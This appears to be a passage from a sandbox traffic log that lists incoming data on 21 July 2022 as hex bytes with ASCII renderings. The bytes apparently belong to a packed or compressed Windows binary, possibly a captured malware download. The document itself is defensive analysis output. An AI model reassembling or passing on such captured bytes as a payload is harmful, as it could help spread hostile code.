2022-07-21 12:37:12 UTC	57	IN	Data Raw: eb 05 e8 95 a9 85 2a c6 47 84 5a 0c d0 24 18 0a 11 fd c0 d2 11 60 58 85 74 b8 20 d2 20 2b ef 80 db 58 4d 7a f6 5e 3a 18 0d ac 91 bd 79 66 e0 f1 b1 ed e6 e3 cf 40 95 b0 98 43 e1 68 cf c0 c1 57 bf 24 c0 ed 0a 0c b1 b0 10 1c 7c 0c e4 74 8f d0 ef bf 8f 30 09 58 04 7a 0c 1f 93 8c 8c b4 f6 83 68 02 20 01 91 04 48 33 32 d2 04 8e 08 08 80 01 88 c8 90 42 6e 82 f0 b7 45 c1 e0 58 33 41 08 26 3b eb 84 d8 31 0a 2c 24 ea c8 c9 41 6e 23 08 d1 e8 04 55 6e 62 28 3c 25 02 06 dc e1 5e da 28 24 05 23 c3 22 21 c7 8b d0 fe 10 1e 0c fa 07 e0 49 0c 10 20 cd cd d3 16 04 45 48 0c 08 08 ce cd 20 cd 04 10 02 20 74 06 91 21 1a 08 ca 34 8f 35 06 ef 9e 91 22 0c 29 5d 08 03 eb 21 17 c0 85 85 82 01 06 fe c0 01 75 26 7e 36 d0 1d fd 0b c3 eb f0 cf fc 7f 27 ed d2 8b 03 20 7c 02 22 37 e3 eb Data Ascii: *GZ$`Xt +XMz^:yf@ChW$|t0Xzh H32BnEX3A&;1,$An#Unb(<%^($#"!I EH t!45")]!u&~6' |"7
2022-07-21 12:37:12 UTC	59	IN	Data Raw: 16 56 6c 0a 88 96 e6 d3 7c 9e a8 b8 68 75 7c f4 6f 3d cf f3 9e 5a 4c 06 40 2c 1a 04 e7 79 da e7 3e f8 14 71 06 32 46 5a 9e e7 79 9e 76 90 a6 bc d6 ec 3c cf d3 7c 00 72 12 26 32 44 f3 3c cf f3 54 64 74 8c a4 e6 f3 3c cf bc e4 f2 fc 0a 73 9e e7 79 9e 1c 2c 38 4e 5c 72 79 9e e7 79 84 96 a2 ae c0 f3 79 9e e7 d0 de ea fe 0e 74 cf f3 3c 4f 20 2a 36 42 58 6e 3c cf f3 3c 88 a2 bc cc de 7c 84 c1 f3 f0 78 b6 ff 22 f5 9e dd 90 87 1f 0d 27 1e 5a 05 c9 66 b3 d9 3e 4e c0 bc 37 94 8c cb 3a 6a c2 66 3b 5f 9e 06 ca ce 4f 88 87 90 cd f3 1e 01 52 f0 16 90 80 53 70 6c 76 ff 7f 62 61 64 20 61 6c 6c 6f 63 61 74 69 6f 6e 4f 51 c0 1b 59 82 16 d7 8e 52 0c 17 5c ba 2d c8 7b cf 5a 70 06 c0 86 a4 56 2c 6d ff 4d 9e c1 a4 a7 65 78 63 65 70 a5 9e cc ce 9e 01 f5 a8 08 0f b4 07 1f bc c8 Data Ascii: Vl|hu|o=ZL@,y>q2FZyv<|r&2D<Tdt<sy,8N\ryyyt<O *6BXn<<|x"'Zf>N7:jf;_ORSplvbad allocationOQYR\-{ZpV,mMexcep
2022-07-21 12:37:12 UTC	60	IN	Data Raw: 93 79 97 4c f2 b4 02 b5 0c 06 03 bf 0d 0e e7 09 2f bb 02 2e 00 64 d3 8e 15 0e 76 36 04 72 45 96 7b 33 85 e1 50 72 44 c8 44 01 63 bb 0f 91 cd 3b 72 ea 6c 1b 06 46 25 fa ed ec 7b da 79 ab b4 7a 9c 62 9c 84 47 64 18 36 78 91 ed d9 9e e4 10 06 71 64 c4 5e 5f 00 e4 ed 6d db 89 38 b1 1f 5f 27 64 21 f2 3a b8 77 63 e2 06 c8 17 df 16 06 02 9e 83 e7 76 03 0f 04 18 b6 05 0d dc 2e 38 79 06 07 d7 08 0f 09 d6 2d b9 9d 0a 37 0b af 0d 0f 9b bc db ed 0f af 10 27 11 06 12 2f c9 c9 ed a4 21 35 1f 41 43 dd 6e b7 db 50 67 52 2f 53 0f 57 bf 59 cf 73 70 bb f7 6c 2f 6d 56 20 70 1c bb 9d 9c 3c 72 80 81 0f 82 2f e7 b9 e0 76 83 8f 84 0f 91 29 27 b7 93 93 9e a1 a4 cf a7 b7 c4 93 db 05 2f ce 3f d7 59 04 9f 58 42 38 ef 18 61 9e 11 d2 d5 ff f0 9f 0e 06 68 da d5 b3 79 b0 01 10 5c c7 0e Data Ascii: yL/.dv6rE{3PrDDc;rlF%{yzbGd6xqd^_m8_'d!:wcv.8y-7'/!5ACnPgR/SWYspl/mV p<r/v)'/?YXB8ahy\
2022-07-21 12:37:12 UTC	61	IN	Data Raw: ff ff e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff ff ff ff 1b f6 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c fe ff ff ff 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b bf 0a 78 a7 a6 3f 40 61 62 b8 66 67 68 69 6a 6b 14 fb ff ff 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 5b 5c 5d 5e 5f 60 3f 86 50 15 fc 7b 7c 7d 7e 7f ff ff ff ff 8f 2a 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 21 c5 22 ff 53 54 55 56 57 58 59 5a 3f c0 81 03 80 ff 75 32 8e fc fd 79 8d 09 16 f8 02 0f 17 00 03 08 04 c8 91 23 47 10 05 20 06 28 07 1c 39 72 e4 30 08 38 09 40 0a 48 0b 91 23 47 8e 50 0c 58 0d 60 0e 39 72 e4 c8 68 0f 70 10 78 11 80 12 23 47 8e 1c 88 Data Ascii: !"#$%&'()*+,-./0123456789:;x?@abfghijklmnopqrstuvwxyz[\]^_`?P{|}~*ABCDEFGHIJKLMNOPQR!"S TUVWXYZ?u2y#G (9r08@H#GPX`9rhpx#G

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:37:12 UTC	63	IN	Data Raw: 6f 17 97 17 2f 8e 77 8f 45 77 6f 4f 2e 5f 83 45 87 37 4e bf 74 54 5d ba 15 0f c7 65 2f 2f 73 59 5d be 4a 4b 57 6b 5a 17 79 47 c9 83 ef 16 d7 16 bf 75 97 55 76 47 31 1a fe 77 62 26 ef 61 4f db d3 1f 17 27 2f 3c 4d da 92 74 16 65 3f 72 ec da 15 67 6c 17 72 77 73 f1 e0 f2 5d 6d 5f 4d 63 67 47 db b4 e1 69 92 8f b7 97 63 b4 1c 6c 1a a7 ea 53 da 82 ef db b7 8b 56 1f 71 cb 8e 4f 0f c7 70 01 c7 73 d7 6d a7 b0 e9 ad ba 4e 1a 0f aa 51 af 98 60 b3 2e 1f 4f 0f 65 36 75 9b 6e bf 58 af ab 45 67 e4 e9 6d da 5f 67 2f 66 6e 4c 30 69 b1 67 50 63 50 63 95 69 31 ef 07 6e a7 af 83 8b cf 43 c7 97 4e 55 bc 15 93 65 df d6 4e 97 ae b7 20 b4 5f ff 5e 43 df 5d c3 81 b6 1a 47 ef 48 97 98 7c 04 6d de 54 e7 41 00 55 56 70 17 6c f7 e7 43 32 87 be 76 b0 0a 3f 87 f7 50 00 45 43 3e e4 4b Data Ascii: o/wEwoO._E7NtT]e//sY]JKWkZyGuUvG1wb&aO'/<Mte?rglrws]m_McgGiclSVqOpsmNQ`.Oe6unXEgm_g/fnL0 igPcPci1nCNUeN _^C]GH|mTAUVplC2v?PEC>K
2022-07-21 12:37:12 UTC	64	IN	Data Raw: ff d2 62 97 73 61 77 57 65 00 73 10 1b f4 26 0a 7a 87 37 f9 2e 79 8f 6f 64 00 6b 7f ef 25 14 b6 17 e7 17 0b 74 6d 48 6c 17 a2 17 75 6e b1 6e 1a bf 6d 0a 27 c7 f9 d8 5b 89 72 0f ae 75 17 62 00 7a 87 5c 1b 0c 4a 17 62 67 21 cf de 25 69 f7 8f 6a 00 6d a5 86 7c c9 6e 70 00 68 53 2d 39 e4 d9 d7 75 00 73 7a d8 2e 56 a2 16 77 3f 43 17 2d f9 d8 89 ba 17 63 00 6c 0a 4b ae ad 2f 5f 64 c8 87 4c 5b 5e 17 73 67 00 74 7c c8 87 7c 68 00 6e 6d 00 78 6e 00 69 c9 b4 93 86 a2 17 65 b3 86 5c 72 72 79 c3 c1 ed 92 d9 2f 75 76 77 74 37 5d a8 c9 e5 65 75 af 69 ed d2 7d ea a7 37 0a bf b1 8d 16 e8 0b 47 0a 17 db 0d b9 76 5f 17 68 0a 17 ab 74 b7 1d 27 17 6d 4a 57 a9 45 5f 7a ef 47 77 3b d4 b3 f0 f7 9f 97 2f 62 dd d8 6d ef 61 17 0a 3f 52 77 a3 de 0b ff 61 c2 a5 b7 58 b7 ef 0a 6f 0b Data Ascii: bsawWes&z7.yodk%tmHlunnm'[rubz\Jbg!%ijm|nphS-9usz.Vw?C-clK/_dL[^sgt||hnmxnie\rry/uvwt7]eui}7Gv_ht' mJWE_zGw;/bma?RwaXo
2022-07-21 12:37:12 UTC	65	IN	Data Raw: 30 f6 1a 1a f2 1e 13 61 3e 2d 1b ef 3f 90 16 a2 8d c6 cf ff 6f ff 3f d0 99 96 fc 2c 94 ed de 00 28 6c 58 20 c7 3f cd 54 40 62 a8 20 3d 1c 37 fc f3 ff ff 95 b4 c7 3f c5 33 91 68 2c 01 25 ce 66 a2 3f c8 9e 23 87 86 37 7f f3 ed c1 c6 20 1e f0 56 0c 0e cc df a0 cf a1 b4 e3 36 d0 e7 ef 9b f9 e6 ff df 59 c9 3f e5 e0 ff 7a 02 20 24 c0 d2 47 1f e9 14 f2 6c f7 8b fe c7 0e 33 3e 40 03 8b a4 6e ca de 5b 2b b9 ac eb 33 7e 7f fb f7 ff 52 c5 b7 00 cb 3f 73 aa 64 4c 69 f4 de 70 f9 7c e6 88 1e 72 a0 78 22 23 ff 32 9b 7f ff 7f 5e 2e ba e3 06 cc 3f 7c bd 55 cd 15 cb 1e 00 6c d4 9d 91 72 ac 37 ff bf f9 e6 94 46 b6 0e 90 13 61 fb 11 cd 3f 0b 96 ae 91 db 34 1a 10 fd ab ff 17 fc cd 59 9f 73 6c d7 bc 23 7b 20 7e 60 7e 52 3d 16 ce 3f e4 93 2e f2 fd f3 ff e7 69 9d 31 02 dc 2c 9a Data Ascii: 0a>-?o?,(lX ?T@b =7?3h,%f?#7 V6Y?z $Gl3>@n[+3~R?sdLip|rx"#2^.?|Ulr7Fa?4Ysl#{ ~`~R=?.i1,
2022-07-21 12:37:12 UTC	67	IN	Data Raw: 23 c3 18 96 05 9a 07 12 80 e2 eb 27 ff ff ff ff b2 75 09 83 2c 1a 1b 6e 5a a0 52 3b d6 b3 29 e3 2f 84 53 d1 00 ed 20 fc b1 5b 6a cb be 39 4a 4c ff ff ff ff 58 cf d0 ef aa fb 43 4d 33 85 45 f9 02 7f 50 3c 9f a8 51 a3 40 8f 92 9d 38 f5 bc b6 da 21 10 ff ff ff 2f f8 f3 d2 cd 0c 13 68 97 44 17 c4 a7 7e 3d 64 5d 19 73 60 81 4f dc 22 2a 90 88 46 ff ff ff ff ee b8 14 de 5e 0b db e0 32 3a 0a 49 06 24 5c c2 d3 ac 62 91 95 e4 79 e7 c8 37 6d 8d d5 4e a9 6c ff ff ff ff 56 f4 ea 65 7a ae 08 ba 78 25 2e 1c a6 b4 c6 e8 dd 74 1f 4b bd 8b 8a 70 3e b5 66 48 03 f6 0e 61 ff ff ff ff 35 57 b9 86 c1 1d 9e e1 f8 98 11 69 d9 8e 94 9b 1e 87 e9 ce 55 28 df 8c a1 89 0d bf e6 42 68 41 01 00 3b fd 99 2d 0f b0 54 bb ac 01 ff ff ff 7f 02 04 06 08 0a 0c 0e 10 12 14 16 18 1a 1c 1e 20 22 Data Ascii: #'u,nZR;)/S [j9JLXCM3EP<Q@8!/hD~=d]s`O'"*F^2:I$\by7mNlVezx%.tKp>fHa5WiU(BhA;-T "
2022-07-21 12:37:12 UTC	68	IN	Data Raw: 3f 0e 05 18 13 ca c1 dc d7 e6 ed f0 fb 92 99 84 8f be b5 a8 a3 ff ff 3f aa 0d 1a 17 34 39 2e 23 68 65 72 7f 5c 51 46 4b d0 dd ca c7 e4 ff ff ff ff e9 fe f3 b8 b5 a2 af 8c 81 96 9b bb b6 a1 ac 8f 82 95 98 d3 de c9 c4 e7 ea fd f0 6b 66 71 7c 5f ff ff ff ff 52 45 48 03 0e 19 14 37 3a 2d 20 6d 60 77 7a 59 54 43 4e 05 08 1f 12 31 3c 2b 26 bd b0 a7 aa 89 ff ff ff ff 84 93 9e d5 d8 cf c2 e1 ec fb f6 d6 db cc c1 e2 ef f8 f5 be b3 a4 a9 8a 87 90 9d 06 0b 1c 11 32 ff ff ff ff 3f 28 25 6e 63 74 79 5a 57 40 4d da d7 c0 cd ee e3 f4 f9 b2 bf a8 a5 86 8b 9c 91 0a 07 10 1d 3e ff ff ff ff 33 24 29 62 6f 78 75 56 5b 4c 41 61 6c 7b 76 55 58 4f 42 09 04 13 1e 3d 30 27 2a b1 bc ab a6 85 ff ff ff ff 88 9f 92 d9 d4 c3 ce ed e0 f7 fa b7 ba ad a0 83 8e 99 94 df d2 c5 c8 eb e6 f1 Data Ascii: ??49.#her\QFKkfq|_REH7:- m`wzYTCN1<+&2?(%nctyZW@M>3$)boxuV[LAal{vUXOB=0'*
2022-07-21 12:37:12 UTC	69	IN	Data Raw: 27 95 49 9e ca 32 a8 14 33 bc d9 ec 0e 8e 6e 8f 34 27 f4 6f 94 05 73 3b 06 0e 36 2d 26 98 86 02 de 10 f9 02 e7 98 06 04 3d 58 07 f3 5d 4c d2 1e 18 73 97 26 4c 0a 41 73 cd ef 62 73 1f 00 20 30 d7 3c 72 78 20 c8 cd 6e 30 31 27 30 21 98 0c 01 8c 40 25 d8 4e 01 6c 80 01 fb 0d 97 58 3f 6c 17 c4 44 6f e5 bb 0e 3b 01 91 23 47 8e 46 02 51 03 5c 04 39 72 e4 c8 67 05 72 06 7d 07 88 08 78 47 8e 1c 93 09 9e 0a a9 fe bf 90 7d db b6 5e 0f 1f 00 1a 8a 0f ef 04 68 f0 2d 4f 8c df 5e 1c 06 38 bb 02 84 08 9f bf 0c 6f 7b b3 17 f2 1b 3e c4 03 0f d4 06 98 77 0c c1 95 5c b8 04 1f d4 af 82 ed 91 1d ae 1f 5f 1d fd 1e c8 80 6c 3e 1e 21 cc 20 46 f7 40 06 f6 06 5a 3f d8 24 93 06 06 f6 4d b1 a6 3f 2d b6 2d 2f 3f d0 ec 9d 3d 0a 3f 42 23 0f 41 da 06 e4 4f df 91 47 32 a4 40 35 3f 74 06 Data Ascii: 'I23n4'os;6-&=X]Ls&LAsbs 0<rx n01'0!@%NlX?lDo;#GFQ\9rgr}xG}^h-O^8o{>w_l>! F@Z?$M?--/?=? B#AOG2@5?t
2022-07-21 12:37:12 UTC	71	IN	Data Raw: e5 bb 69 5e e1 a5 90 e6 f4 49 c0 2c 87 8c a3 76 40 fe ff ff ff 77 d9 a6 86 2b 5d 5f 32 d1 1d 32 c0 a7 83 9a 2c 6d 85 bb 7d fc cc a4 27 e3 c1 64 21 51 c7 aa ff 6f f8 df 90 10 04 3a be 1a 7f 32 b7 25 ac 5a 16 34 d6 c6 ae 81 bf bb 8a 3b 86 0a 6a f8 ff ff 28 5a de ff e6 20 a3 08 93 70 20 11 55 fd 39 20 2f 3d 7c 23 23 1f ff a1 20 16 1f 26 37 e4 c6 bb 3c 1e fc fe ff ff ff 99 60 d4 e8 99 c6 3e 47 a5 41 1f 7b ef ea 1a 9c 4e ff 9e 22 4e 0b f2 a9 2a c5 49 e1 19 10 25 ff ff ff 2b e8 92 ba 24 01 a2 d0 c4 84 4c e6 a9 db eb bb 1d 8b 17 6f 00 f6 52 05 df f1 de 47 ff ff ff ff 90 72 66 a1 6e 5d 5e 95 95 d5 4b 06 ab b0 19 b2 cd 52 32 88 6c d4 ac 32 a5 77 49 f7 1b 05 65 ea fa ff ff ff 3b 9b 89 98 78 28 75 02 77 7f 23 7c f0 1a dc 8b da 8f 17 74 9b f3 58 dd 2f 29 49 f0 b0 ff Data Ascii: i^I,v@w+]_22,m}'d!Qo:2%Z4;j(Z p U9 /=|## &7<`>GA{N"N*I%+$LoRGrfn]^KR2l2wIe;x(uw#|tX/)I
2022-07-21 12:37:12 UTC	72	IN	Data Raw: e6 ff ff ff ff 4e ad ee 45 f1 11 dc 47 31 c6 91 8b d8 39 a7 45 9b ad 3e b0 4f 45 68 e9 f8 24 46 74 ee df ce d6 ff ff ff ff b9 fb cf bc c6 df cf ca bd 6b 7e 1d 9f 18 9c 5c 40 3f f4 a0 36 d1 f9 77 f2 38 3b 17 48 0d 82 06 80 ff ff ff 59 1c 75 72 c9 17 be 6e 18 0e 11 c6 89 28 d3 71 dc b6 d9 d8 59 f2 d1 2c 87 ff ff 2f 92 c6 be f5 e2 41 19 5a eb 6f 1f 9d d8 5d bf f8 0d 70 10 c3 cf cf bb fe ff ff a5 c5 05 ef c9 ac da 42 b3 18 b3 16 2c 5e ac aa f2 c7 d3 6a 1d 8f 94 26 b7 6e ff ff ff ff 35 97 82 7e c1 2e 74 9f 5b 0c 54 47 9a d9 5e da b0 df 7e 49 37 d1 82 e4 69 d6 2f 5c 84 c4 0c 99 ff ff ff ff da ab 9d be c6 00 f7 9b 4c c8 fa 60 32 fb 40 ae bb 31 26 97 f4 e5 34 23 c4 f9 f1 7c 9c 58 57 ac d3 ed bf e3 00 ab e8 c6 1c 79 37 dc 4c bb ee 9b 19 8e 69 f4 ee c0 ff 6f ff 7f Data Ascii: NEG19E>OEh$Ftk~\@?6w8;HYurn(qY,/AZo]pB,^j&n5~.t[TG^~I7i/\L`2@1&4#|XWy7Lio
2022-07-21 12:37:12 UTC	73	IN	Data Raw: 90 fd a5 a9 aa 39 6a 60 2f 0a 6b 3a 19 4a d6 eb b8 e7 ce ef 64 6f df 38 2b 20 71 1d b8 88 ff ff ff ff 77 4b 03 ea a8 de 8b d1 b9 0b 7f 9d d2 b0 2b 9b 6a af dc 80 1d 19 78 0a d4 55 c6 ee 1e be 9d cb fd ff ff ff c8 e0 f7 ac 6a 33 95 3c df 1d b3 d3 00 25 c7 d4 2d 17 bc 43 61 6f 62 1f 99 a0 01 c1 c1 08 e2 bf bd 15 3c 44 84 03 30 4c 65 f4 94 0d f2 be 3a 96 d4 f7 4a ff ff ff bf 94 a2 ad 12 16 4e 53 d6 d4 70 23 3d 45 53 d5 8b e1 78 5f c9 81 22 1c c8 0e 6b 76 79 05 9c 79 ff ff ff ff 58 8a fa 39 b8 3e 7c 5e 5b 1b 3f 12 ce 0a 2b 6b 5e 14 91 25 e8 03 ef c1 44 5b 48 a2 1b a5 e6 42 a8 fd ff ff 61 59 97 b1 45 d4 08 9c 01 30 ff b8 83 2d 00 8e 31 a0 81 4e 8c 68 3f 17 fc af 7a 5b cd 9d 68 e8 b3 a4 79 d5 47 ea e5 1a dd 58 0c 6e d4 ff ff ff ff 94 ca 69 31 df 82 ba db 7e 98 Data Ascii: 9j`/k:Jdo8+ qwK+jxUj3<%-Caob<D0Le:JNSp#=ESx_"kvyyX9>|^[?+k^%D[HBaYE0-1Nh?z[hyGXni1~
2022-07-21 12:37:12 UTC	75	IN	Data Raw: 6d fc 17 0e 88 9c 58 cc 4f ff ff ff ff 47 ec 1f 3c 72 8c 39 c2 93 1f 4c c6 0e 7b f1 2b c2 de 89 a2 b0 af 92 be 34 8d 0b 72 fc e9 b0 89 ff ff ff ff ae 92 ae 2a 93 28 6d 46 0c ec e2 28 c5 a7 5e 6b c3 fb 81 fa 03 f7 21 45 62 4e db 93 72 d4 dc f9 ff ff 37 fc 06 46 f2 34 e0 2a 5e de 25 a2 4f be aa d6 af f0 7d 53 33 14 b9 3a 62 4f d1 be ff ff ff ff 92 a4 68 a8 b6 8b 72 91 4b f8 53 52 16 ce 11 22 85 18 f9 b7 f9 32 88 1b c1 a5 dd 65 82 d0 4f 0e ff ff ff ff 7a c6 ec 8c 86 9a 45 9d 12 c3 f5 4c b9 52 76 59 cb c5 de 23 74 9f 3e 41 ae b8 79 de dd 69 5e 13 ff ff ff ff 6d a3 90 af d3 bf d1 7b 7a 25 07 ca 9e 40 70 65 a9 49 07 05 fd 3d 3e c6 0b b1 44 57 ed bd 79 01 ff ff ff ff e4 aa 6f 5a da 9a 48 f5 0c 84 2c 42 2e b7 ba 99 5e a1 95 a8 4b 85 aa 46 6f 1c d6 68 7e a0 7b bd Data Ascii: mXOG<r9L{+4r*(mF(^k!EbNr7F4*^%O}S3:bOhrKSR"2eOzELRvY#t>Ayi^m{z%@peI=>DWyoZH,B.^KFoh~{

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:37:12 UTC	76	IN	Data Raw: e5 37 b4 2d 16 ae 99 55 ff ff ff ff e0 74 04 9b e8 35 8e 5b 9c 33 e9 e4 07 61 fd 40 0a 80 07 3c 94 71 4e 58 c9 e2 36 c3 e7 fe 87 4a ff ff ff ff fd 0a fd 88 71 c9 3d 60 ff 3a 6b d8 2f b5 22 a8 79 9c 43 89 a4 3d 2c 0d c6 b1 d8 27 a8 01 4d a1 f6 2f a4 f0 1a 30 11 ce be 64 c0 ef c5 d0 58 16 f5 be 01 fe b7 ff 2d 1f 21 fa 4a 13 6b 06 7a 86 59 04 71 a8 34 81 6c a7 85 b6 8e ff ff ff 7f 7a ba 5d 96 e1 1f 7b 2f 50 fb 79 3d 74 94 a0 99 b0 f6 6d d0 0c 41 42 a8 67 fa 1d 2c 26 cd 74 ff ff 0b f0 d9 ee 50 e5 c4 ce 98 49 5a 41 75 eb 60 17 4d f9 a8 7a 84 03 12 24 da fd 5f 80 ff 7f d2 d5 29 71 7a 65 d1 4d fa b2 2d a9 52 80 d0 d9 45 32 f6 76 ff ff 8b 29 fc 7a e5 a8 56 0a f5 21 62 f4 b1 85 43 19 70 b0 bb 3d a4 fc ff ff ff 91 84 1a c4 b5 0b a2 7f ce d4 cb a9 62 36 d4 93 13 90 Data Ascii: 7-Ut5[3a@<qNX6Jq=`:k/"yC=,'M/0dX-!JkzYq4lz]{/Py=tmABg,&tPlZAu`Mz$_)qzeM-RE2v)zV!bCp=b6
2022-07-21 12:37:12 UTC	77	IN	Data Raw: fe 97 c8 40 3a 23 55 f7 07 8b 33 00 bb f4 ff ff ff 5b 85 d3 ed a2 21 05 e7 68 48 92 b8 85 53 5e b4 5c 54 55 f8 2e e1 bd ee ba 55 8c 41 ff ff ff df d8 0d 85 80 cb be a3 c2 e7 12 f5 b5 15 c1 56 6d e7 3d 5f 65 53 e8 68 d8 ee f6 f2 b2 f0 86 ff ff ff a7 e8 01 2d 2d e1 20 85 94 19 2d b4 44 3e 91 ce e2 2e ce 1c a6 00 9d 9a a7 45 3e cc 2e 73 9e bd ff ff ff ff 12 6c 11 20 f3 58 4e e9 3b 30 72 21 0c 89 59 9b 69 3f c7 83 a8 bb 23 84 47 04 5d f2 8b 86 5d 84 98 fe ff ff 06 92 a1 c8 89 49 e9 38 3a d9 72 e6 e1 89 8f c5 d9 41 33 80 f1 fd da 42 ff ff ff 02 02 68 5d a4 dc 37 b8 2b e9 2d 22 f9 65 6b 7d db 28 ea bb 1b 5d ae f6 ce 4e bf e8 55 ff 8e f0 48 5b 6f e7 6a 96 5c d7 ea b4 03 6c 79 52 a4 38 d1 1e ff ff ff ff a4 c8 60 bb da 70 12 d2 f1 1e df 84 32 62 d3 c4 aa 34 ae Data Ascii: @:#U3[!hHS^\TU.UAVm=_eSh-- -D>.E>.sl XN;0r!Yi?#G]]I8:rA3Bh]7+-"ek}(]NUH[oj\lyR8`p2b4
2022-07-21 12:37:12 UTC	79	IN	Data Raw: d7 bf 8b 09 d7 44 b3 db 7b 58 1c 56 ff ff ff ff 09 91 95 68 4e 8d 88 30 d1 a3 e5 f7 94 ba 2c f0 24 39 64 6c 35 bf 9d 7c e2 17 15 e7 f4 82 92 b1 ff ff ff ff d8 74 a8 e1 48 e0 db ab 2c ca 48 02 36 de 2f 86 be fd c0 d2 5a 2b be 9c fd c1 8d 33 2a 6c 34 25 ff ff ff ff 38 a2 e9 f7 12 44 19 c3 9c 97 22 28 47 6e 56 9f 08 e8 34 2b 78 0f 11 bd e0 0f 62 1a 60 5c 24 ec ff ff ff ff 9f e2 d8 14 58 00 fa 3f c9 71 a1 07 a3 2d 6a 51 75 a5 cb 80 64 49 35 03 6a c7 6e 75 1f 27 c5 13 42 d6 ff ff 0b a6 17 55 98 10 8c eb d0 9c 6b 59 cc e9 35 0e 20 27 aa ff ff bf c4 93 64 f2 db e3 e4 69 c7 35 ea c4 c9 96 e4 7b 4c e9 e6 1b ae a e 3a 11 42 ff ff ff ff fa fc 07 b6 c4 eb 44 bc be c3 6b 91 f8 e7 c5 f7 82 dc 35 aa 15 23 92 0f 76 b9 27 91 44 85 0f 3c bf e0 ff ff b9 84 b0 93 e0 f8 83 22 Data Ascii: D{XVhN0,$9dl5|tH,H6/Z+3*l4%8D"(GnV4+xb`\$X?q-jQudI5jnu'BUkY5 'di5{L:BDk5#v'D<"
2022-07-21 12:37:12 UTC	83	IN	Data Raw: 8e 80 aa b6 f4 38 68 2f 22 86 fb de d7 ec 71 27 8c 6f 3f 2c 01 58 89 3b 71 a6 e4 b5 ff ff ff ff 08 7e 79 d7 7a f1 ed 9a 9d 45 ce ac e0 47 ea 68 65 bc d2 2c 3d e3 0f 5e d2 fb a2 b3 5e 08 18 55 ff ff ff ff bf 7e 10 16 3b 2b 18 e9 c4 66 72 c1 52 38 4c f8 ff f3 4c 33 aa 02 64 bd 66 3a 3b 5c ca 53 45 02 ff f6 ff ff df 20 75 8a 1d d8 bd 47 c0 36 fe 98 4b cf a1 60 c2 4a 53 10 6e af f3 07 c2 9b 9b 1b 0c ff ff 6f fa 9f f2 dc 42 7c 90 2b ca 3b d5 71 f8 15 5e be cf e9 fd d8 25 62 3d df fa c6 ce f4 af f8 ff d0 1d 06 4d 8e 4b 3c a5 97 f7 c0 6c d5 22 cc 88 96 36 71 ab 3e 0f ab fe 15 5f e0 30 78 38 7e 5c ae b6 94 a5 5a a3 22 97 6a da c1 27 ed ff ff ff 48 0c 8d e3 e6 4c de 24 11 88 13 7d 0d 48 6e 58 b4 4d 9d 8a 98 98 f6 5f b1 82 b8 76 5d 05 f8 ff ff 13 7b 7e 9c 49 b1 f2 Data Ascii: 8h/"q'o?,X;q~yzEGhe,=^^U~;+frR8LL3df:;\SE uG6K`JSnoB|+;q^%b=MK<l"6q>_0x8~\Z"j'HL$}HnXM_v]{~l
2022-07-21 12:37:12 UTC	87	IN	Data Raw: 8e 30 c0 4d 27 6b fa 3a bd ff ff ff ff 31 39 5f 1f 3a 9b 40 ca 81 82 57 94 66 31 75 6c 95 c6 75 41 bf 35 2b 77 13 da 6c e5 47 6f f2 6f ff ff ff ff 3f 65 65 36 3e 70 2b 02 90 29 e0 3c bf e3 4c 8a 1e 59 03 3a 4a 1d 2c b2 b4 56 be 1d f3 bc fc 35 ff ff ff cf 0c 76 7e 4f a6 db b1 24 bc 4c 2e 36 ea 74 de 18 4f e6 e6 64 94 b5 ed 03 f7 06 01 d1 99 5c e0 ff ff ff ff e6 14 b2 9b 90 b3 8d 0a ae 5c 66 f5 53 09 ba 46 8b 81 7d 75 e0 2c ad 6c 82 5b 95 8e de 63 72 0d ff ff ff ff 23 77 8f 80 a8 8f 28 da 39 64 9d a3 1a 47 ef 27 54 08 49 10 42 01 9e e5 08 d8 5a af b2 91 7a b1 ff ff ff ff 1b 19 ed db 06 08 da 34 dd 67 64 21 7d 70 e9 6e 12 70 6b 80 40 97 f3 67 d8 d7 90 37 4f 4c 69 12 ff ff ff ff 7c bf 5a 51 26 5d c5 fa c5 02 84 b3 fc 66 54 d6 a8 08 0c b9 b0 40 44 6d 8b a7 Data Ascii: 0M'k:19_:@Wf1uluA5+wlGoo?ee6>p+)<LY:J,V5v~O$L.6tOd\\fSF}u,l[cr#w(9dG'TIBZz4gd!}pnpk@g7OL i|ZQ&]fT@Dm
2022-07-21 12:37:12 UTC	88	IN	Data Raw: 96 9e c7 f6 eb ba 61 83 8c 06 8b c5 09 ff ff e8 db 13 bc 02 cb e3 31 95 32 6c b6 4c 60 57 dc 0c 0f 1e a9 eb cc 21 29 68 ff ff ff 3d 09 d5 90 68 b2 c0 37 24 62 f8 57 ad 57 35 d5 dc c6 09 86 b3 08 0e 7c 79 f9 66 ce 1a 22 48 bc ff ff ff ff 99 d4 2d b6 14 16 96 08 dd 37 bc 52 f5 7d 30 b2 eb a0 fb 8f f6 9e 01 92 5e 81 dc 90 79 ac bc 72 ff ff ff ff 1e 08 8e 17 ae 0e d8 0b 63 ba 3f 7e 06 79 69 60 80 0b 26 73 40 c3 73 01 60 6f 6f 5b ee 4b 49 34 ff ff ff 8a 22 84 e6 18 cc d4 50 48 ce f9 45 7e c3 58 3f 86 fc d9 78 08 1f 47 14 34 1d 60 ff ff ff ff 65 64 22 54 97 2b 64 6e 00 98 c4 a0 05 16 9c ff 64 aa f1 1b 72 5a 4f c8 00 a7 09 6a 0a e1 90 e7 ff ff ff ff 8e 0b 9c 84 39 0c b2 df 12 9c 3b b2 85 fd 9c 9d 26 2b a0 c6 d4 38 6b 4a 23 6f 15 15 d1 06 ee fb ff ff ff ff 3f Data Ascii: a12lL`W!)h=h7$bWW5|yf"H-7R}0^yrc?~yi`&s@s`oo[KI4"PHE~X?xG4`ed"T+dndrZOj9;&+8kJ#o?
